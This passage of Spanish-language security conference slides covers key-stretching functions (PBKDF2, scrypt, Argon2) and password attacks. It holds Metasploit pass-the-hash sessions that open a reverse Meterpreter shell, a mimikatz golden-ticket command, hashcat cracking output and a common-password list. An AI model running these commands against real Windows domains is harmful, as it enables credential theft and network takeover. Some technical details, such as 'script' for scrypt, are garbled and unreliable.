                 $U_j = HMAC(P, U_{j-1})$ 
                 $T_i = T_i \oplus U_j$ 
            }
    }
Return  $mk = T_1 \parallel T_2 \parallel \dots \parallel T_{len} < 0 \dots r-1 >$ 
  
```

PBKDF2. <https://en.wikipedia.org/wiki/PBKDF2>
<https://tools.ietf.org/html/rfc2898>

Diagrama general de funcionamiento de PBKDF



- Parámetros fundamentales: P, S, C, kLen (tamaño de la salida en bits) y PRF.
- hlen (tamaño de la función hash utilizada) permitirá operar con bloques de un cierto tamaño. La entrada se trocea en bloques múltiples del tamaño del hash. Si kLen=hLen solo existirá una fila.
- El valor final se calcula como el xor de todas las iteraciones anteriores.

Key stretching – scrypt

The scrypt Password-Based Key Derivation Function – <https://tools.ietf.org/html/rfc7914>

- Scrypt es una función para derivar claves basada en contraseña. Creada en 2016 para minimizar algunos inconvenientes de funciones KDF anteriores.
- Propuestas como PBKDF2, bcrypt o crypt basadas en key-stretching por uso de iteraciones son viables de atacar mediante hardware específico (ASICs o FPGA).
- El diseño de scrypt fuerza al uso de gran cantidad de memoria comparada con sus antecesores. Esto dificulta, por coste y tamaño, implementaciones hardware de ataque y su paralelización.
- Los detalles del algoritmo pueden verse en la RFC7914. Se ha usado como *proof-of-work* en diversas criptodivisas.

The large memory requirements of scrypt come from a large vector of [pseudorandom](#) bit strings that are generated as part of the algorithm. Once the vector is generated, the elements of it are accessed in a pseudo-random order and combined to produce the derived key. A straightforward implementation would need to keep the entire vector in RAM so that it can be accessed as needed.

Because the elements of the vector are generated algorithmically, each element could be generated *on the fly* as needed, only storing one element in memory at a time and therefore cutting the memory requirements significantly. However, the generation of each element is intended to be computationally expensive, and the elements are expected to be accessed many times throughout the execution of the function. Thus there is a significant trade-off in speed in order to get rid of the large memory requirements.

This sort of [time-memory trade-off](#) often exists in computer algorithms: speed can be increased at the cost of using more memory, or memory requirements decreased at the cost of performing more operations and taking longer. The idea behind scrypt is to deliberately make this trade-off costly in either direction. Thus an attacker could use an implementation that doesn't require many resources (and can therefore be massively parallelized with limited expense) but runs very slowly, or use an implementation that runs more quickly but has very large memory requirements and is therefore more expensive to parallelize.

Key stretching – script

The script Password-Based Key Derivation Function – <https://tools.ietf.org/html/rfc7914>

The script Algorithm

The PBKDF2-HMAC-SHA-256 function used below denotes the PBKDF2 algorithm [RFC2898] used with HMAC-SHA-256 [RFC6234] as the Pseudorandom Function (PRF). The HMAC-SHA-256 function generates 32-octet outputs.

Algorithm script

Input:

P	Passphrase, an octet string.
S	Salt, an octet string.
N	CPU/Memory cost parameter, must be larger than 1, a power of 2, and less than $2^{(128 * r / 8)}$.
r	Block size parameter.
p	Parallelization parameter, a positive integer less than or equal to $((2^{32}-1) * hLen) / MLen$ where hLen is 32 and MLen is $128 * r$.
dkLen	Intended output length in octets of the derived key; a positive integer less than or equal to $(2^{32} - 1) * hLen$ where hLen is 32.

Output:

DK	Derived key, of length dkLen octets.
----	--------------------------------------

Steps:

1. Initialize an array B consisting of p blocks of $128 * r$ octets each:
 $B[0] || B[1] || \dots || B[p - 1] = \text{PBKDF2-HMAC-SHA256}(P, S, 1, p * 128 * r)$
2. for i = 0 to p - 1 do
 $B[i] = \text{scriptROMix}(r, B[i], N)$
 end for
3. DK = PBKDF2-HMAC-SHA256 (P, B[0] || B[1] || ... || B[p - 1], 1, dkLen)

The scriptROMix Algorithm

The scriptROMix algorithm is the same as the ROMix algorithm described in [SCRYPT] but with scriptBlockMix used as the hash function H and the Integerify function explained inline.

Algorithm scriptROMix

Input:

r	Block size parameter.
B	Input octet vector of length $128 * r$ octets.
N	CPU/Memory cost parameter, must be larger than 1, a power of 2, and less than $2^{(128 * r / 8)}$.

Output:

B'	Output octet vector of length $128 * r$ octets.
----	---

Steps:

1. $X = B$
2. for i = 0 to N - 1 do
 $V[i] = X$
 $X = \text{scriptBlockMix}(X)$
 end for
3. for i = 0 to N - 1 do
 $j = \text{Integerify}(X) \bmod N$
 where Integerify ($B[0] \dots B[2 * r - 1]$) is defined as the result of interpreting $B[2 * r - 1]$ as a little-endian integer.
 $T = X \text{ xor } V[j]$
 $X = \text{scriptBlockMix}(T)$
 end for
4. $B' = X$

Key stretching – Argon2

<https://password-hashing.net/argon2-specs.pdf>

- Argon2 es la función de derivación de claves (KDF) ganadora del Password Hashing Competition (2015).
- Publicada con licencia Apache (dominio público) se considera una de las propuestas más robustas para la protección de claves.
 - <https://github.com/P-H-C/phc-winner-argon2/blob/master/README.md>
 - <https://www.ietf.org/id/draft-irtf-cfrg-argon2-08.txt> (Octubre 2019)
- Argon2 es liberado en 3 versiones que gestionan **parámetros de memoria requerida, tiempo de ejecución (salt, iteraciones, ...) y grado de paralelismo**:
 - Argon2d: maximiza la resistencia a ataques de cracking utilizando GPUs.
 - Argon2i: optimiza la resistencia a ataques de canal lateral.
 - Argon2id: versión híbrida. El borrador actual de RFC recomienda este modo salvo alguna excepción que haga preferir alguno de los anteriores.

Atacando a funciones HASH

Ataques y protecciones en mundo real

Ataques - Teoría vs Práctica

Función	Bits (hash)	Nº. vueltas	Fortaleza preimagen	Fortaleza real preimagen	Fortaleza colisión	Fortaleza real colisión
MD5	128	64 (4)	2^{128}	$2^{123,4}$	2^{64}	$2^{24,1}$
SHA-1	160	80	2^{160}	$2^{151,1}$ (57/80)	2^{80}	2^{61}
SHA-256	256	64	2^{256}	$2^{255,5}$ (45/64)	2^{128}	$2^{65,5}$ (31/64)
SHA-512	512	80	2^{512}	$2^{511,5}$ (50/80)	2^{256}	$2^{32,5}$ (24/80)
SHA-3	224-512	24	$2^{224-512}$	(256) 2^{128}	$2^{112-256}$	(256) $2^{85,3}$
2ⁿ			2^{n/2}			SHA-3: 2^{n/3} (quantum)

- Ataque sin descifrar – Pass the hash

<https://labs.portcullis.co.uk/blog/new-restricted-admin-feature-of-rdp-8-1-allows-pass-the-hash/>

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:413260160e604a71b1312b2eac29f733:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:ff1bdd4508720f498f9dfdbd565cfa82b:::
vamos:1001:aad3b435b51404eeaad3b435b51404ee:413260160e604a71b1312b2eac29f733:::
meterpreter >
```

```
msf exploit(psexec) > set smbuser Administrator
smbuser => Administrator
msf exploit(psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:413260160e604a71b1312b2eac29f733
smbpass => aad3b435b51404eeaad3b435b51404ee:413260160e604a71b1312b2eac29f733
msf exploit(psexec) > run

[*] Started reverse handler on 192.168.56.85:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.56.86:445 [WORKGROUP] as user 'Administrator'...
[*] Uploading payload...
[*] Created \vbfrryoh.exe...
[*] 192.168.56.86:445 - Service started successfully...
[*] Deleting \vbfrryoh.exe...
[*] Sending stage (885806 bytes) to 192.168.56.86
[*] Meterpreter session 4 opened (192.168.56.85:4444 -> 192.168.56.86:49262) at 2015-11-07 19:28:33 +0300

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
root@kali:~# export
SMBHASH=aad3b435b51404eeaad3b435b51404ee:6f403d3166024568403a94c3a6561896

root@kali:~# pth-winexe -U administrator //192.168.101.76 cmd
Password for [WORKGROUP\administrator]:
HASH PASS: Substituting user supplied NTLM HASH...

HASH PASS: Substituting user supplied NTLM HASH...

HASH PASS: Substituting user supplied NTLM HASH...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>
```

<https://dfir-blog.com/2015/11/08/protecting-windows-networks-defeating-pass-the-hash/>

<https://blog.varonis.com/windows-10-authentication-the-end-of-pass-the-hash/>


<http://www.securitybydefault.com/2011/11/obtencion-del-fichero-sam-y-system-sin.html>

<https://digital-forensics.sans.org/blog/2014/11/24/kerberos-in-the-crosshairs-golden-tickets-silver-tickets-mimikatz-more>



<https://digital-forensics.sans.org/blog/2014/11/24/kerberos-in-the-crosshairs-golden-tickets-silver-tickets-mimikatz-more>

Pass-the-ticket



<https://digital-forensics.sans.org/blog/2014/11/24/kerberos-in-the-crosshairs-golden-tickets-silver-tickets-mimikatz-more>

Golden/Silver Ticket: Se genera un ticket TGT/ ticket de servicio TGS

Mimikatz: If the adversary is able to gain full administrator privileges on a Windows Domain Controller this feature allows creating a special Kerberos TGT ticket

```
mimikatz 2.0 alpha x64 (es-es)

mimikatz # kerberos: golden /domain:empresa.local /sid:S-1-5-21-3617251604-399418022-99802293 /rc4_hmac:nt /tgt /user:Administrador /id:0 /groups:512 512 520 518 519 /ticket:Administrador.kirbi

Domain: empresa.local
User: Administrator
User Id: 500
Groups Id: *S-1-5-21-3617251604-399418022-99802293 /rc4_hmac:nt
Lifetime: 13/11/2015 19:03:36 - 10/11/2025 19:03:36 - 10/11/2025 19:03:36
Ticket: Administrator.kirbi

> PKC generated
> PKC signed
> EncTicketPart generated
> EncTicketPart encrypted
> EncCred generated

Final Ticket Saved to file '
mimikatz # kerberos: pth Administrator.kirbi
0 - File 'Administrator.kirbi' OK
mimikatz #
```

Reflexión: clave criptográfica vs password

Entropía - mide la incertidumbre de una fuente de información (desorden)

- La física de la fuerza bruta. Tamaño de las claves criptográficas & ascii entropy
- En criptografía simétrica es recomendable la utilización de claves con longitud de 128 a 256 bits. En criptografía asimétrica dependiendo del algoritmo concreto (por ejemplo RSA o ECC) la longitud suele variar de 512 a 8192 bits. Estas claves cumplen unas “propiedades”
- ¿Tiene límite el tamaño de las claves? – **Multiple encryption, cascade encryption, cascade ciphering, multiple encryption, and superencipherment...**

<https://pthree.org/2016/06/19/the-physics-of-brute-force/>
<https://medium.com/@billatnapier/boiling-every-ocean-on-the-planet-16-384-times-to-crack-a-single-key-a371fff425b3>
<http://rumkin.com/tools/password/passchk.php>



ENTERPRISE ▾

TECHNIQUES

All

Initial Access +

Execution +

Persistence +

Privilege Escalation +

Defense Evasion +

Credential Access +

Account Manipulation

Bash History

Brute Force

Cloud Instance Metadata

API

Credential Dumping

Credentials from Web

Browsers

Credentials in Files

[Home](#) > [Techniques](#) > [Enterprise](#) > Credential Dumping

Credential Dumping

Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.

Several of the tools mentioned in this technique may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.

Windows

SAM (Security Accounts Manager)

The SAM is a database file that contains local accounts for the host, typically those found with the 'net user' command. To enumerate the SAM database, system level access is required. A number of tools can be used to retrieve the SAM file through in-memory techniques:

- [pwdumpx.exe](#)
- [gsecdump](#)
- [Mimikatz](#)
- [secretsdump.py](#)

Alternatively, the SAM can be extracted from the Registry with [Reg:](#)


ID: T1003**Tactic:** Credential Access**Platform:** Windows, Linux, macOS**Permissions Required:** Administrator, SYSTEM, root**Data Sources:** API monitoring, Process monitoring, PowerShell logs, Process command-line parameters**Contributors:** Vincent Le Toux; Ed Williams, Trustwave, SpiderLabs**Version:** 1.1

Tipos de ataques – Clasificación

- Existen diferentes tipos de ataques cuya probabilidad de éxito dependerá de la información previa que disponga el atacante.
- Se clasifican en: ataques de fuerza bruta, diccionario y ataques híbridos.
- En función de como pueda interactuar el atacante con el sistema que valida las contraseñas hablaremos de ataques offline versus ataques online (remotos).
- Los atacantes utilizan diversas herramientas de cracking.
- Si el atacante tiene acceso local a los dispositivos o sistema operativo que gestionan las claves existen técnicas software y hardware adicionales para acelerar el descubrimiento de las contraseñas en claro.

Tipos de ataques – Diccionarios

- Los ataques basados en diccionario, aunque no garantizan el éxito, son soluciones prácticas. La generación de diccionarios, tablas precalculadas, se complica si el defensor añade mecanismos de protección basados en salt e iteraciones.
- Rainbow tables** son una solución adecuada en situaciones reales para la creación de diccionarios (tradeoff entre tamaño del diccionario y tiempo de ejecución de prueba de cada potencial clave).



https://en.wikipedia.org/wiki/Rainbow_table

Tipos de ataques – Computación

GPUs, HW específico y herramientas

- Uso de la potencia de la **GPU** (*Graphics Processing Unit*) para realizar cálculos a una mayor velocidad
- Herramientas (hashcat, Elcomsoft, Passware, ...)



It achieves the 350 billion-guess-per-second speed when cracking password hashes generated by the NTLM cryptographic algorithm that Microsoft has included in every version of Windows since Server 2003. As a result, it can try an astounding 95^8 combinations in just 5.5 hours, enough to brute force every possible eight-character password containing upper- and lower-case letters, digits, and symbols.

<http://arstechnica.com/security/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours/>

<https://github.com/Coalfire-Research/npk>

Serverless distributed hash cracking platform – “NPK lets you leverage extremely powerful hash cracking with the 'pay-as-you-go' benefits of AWS. For example, you can crank out as much as 1.2TH/s of NTLM for a mere \$14.70/hr. NPK was also designed to fit easily within the free tier while you're not using it! Without the free tier, it'll still cost less than 25 CENTS per MONTH to have online!...”

Price Comparison			
Enthusiast Rig	8x GTX 1070	\$3,600 Upfront	240GH/s
Professional-Grade Rig	8x 1080Ti	\$11,000 Upfront	416GH/s
NPK with 1x g3.16xlarge	4x Tesla M60	\$1.37/hr	73GH/s
NPK with 1x p2.16xlarge	16x Tesla K80	\$4.32/hr	136GH/s
NPK with 1x p3.16xlarge	8x Tesla V100	\$7.34/hr	632GH/s



Javier Tallón
@javiertallon

Acabamos de pasar el rockyou.txt entero para crackear un token JWT con una Tesla V100 en AWS en 2 segundos. Ah, y nos ha costado 1,5€ contando con encender y apagar la máquina.

#miedito 😊

```

Dictionary cache built:
* Filename...: rockyou.txt
* Passwords...: 14344391
* Bytes.....: 139921497
* Keyspace...: 14344384
* Runtime....: 2 secs

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Type....: JWT (JSON Web Token)
Hash.Target...: 
Time.Started...: Fri Jul 26 11:20:01 2019 (4 secs)
Time.Estimated...: Fri Jul 26 11:20:05 2019 (0 secs)
Guess.Base....: File (rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 4391.5 kH/s (5.89ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 14344384/14344384 (100.00%)
Rejected.....: 0/14344384 (0.00%)
Restore.Point...: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: $HEX[31393132383873616c] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1...: Temp: 34c Util: 20% Core:1447MHz Mem: 877MHz Bus:16
  
```

1:27 p. m. · 9 sept. 2019 ·

Tesla V100 – 7300 euros
1x Tesla V100: **52 729,6 MH/s (!)**, p3.16xlarge
instance with 8x GPU does 421,8 GH/s (!!!)

31

Demo

- Creación y uso de diccionarios
- Expansión de diccionarios (JohnTheRipper)
- Cracking autenticación en línea (Hydra)
- Hashcat
 - Modos de uso
 - Cracking clave usuarios UNIX
- JohnTheRipper
 - Recuperando la clave privada de un certificado protegido con contraseña
- Software variado de cracking



<https://github.com/mindcrypt/cracking>

<https://github.com/mindcrypt/Cryptanalysis>

michael	shadow	000000	myspace	inuyasha	mustang
ashley	melissa	diamond	rebelde	peaches	isabel
qwerty	eminem	carolina	angel1	veronica	natalie
111111	matthew	steven	ricardo	chris	cuteako
iloveu	robert	rangers	babygurl	888888	javier
000000	danielle	louis	heaven	adriana	789456123
michelle	forever	orange	55555	cutie	123654
tigger	family	789456	baseball	james	sarah
sunshine	jonathan	999999	martin	banana	bowwow
chocolate	987654321	shorty	greenday	prince	portugal
password1	computer	11111	november	friend	laura
soccer	whatever	nathan	alyssa	jesus1	777777
anthony	dragon	snoopy	madison	crystal	marvin
friends	vanessa	gabriel	mother	celtic	denise
butterfly	cookie	hunter	123321	zxcvbnm	tigers
purple	naruto	cherry	123abc	edward	volleyball
angel	summer	killer	mahalkita	oliver	jasper
jordan	sweetie	sandra	batman	diana	rockstar
liverpool	spongebob	alejandro	september	samsung	january
justin	joseph	buster	december	freedom	fuckoff
		george	morgan	angelo	alicia
			marinosa	kenneth	nicholas



Conclusiones



MUCHAS GRACIAS

#XIVJORNADASCCNCERT



alfonso@criptored.com



@mindcrypt



t.me/criptored



<http://github.com/mindcrypt>



<https://es.linkedin.com/in/alfonsomuñoz>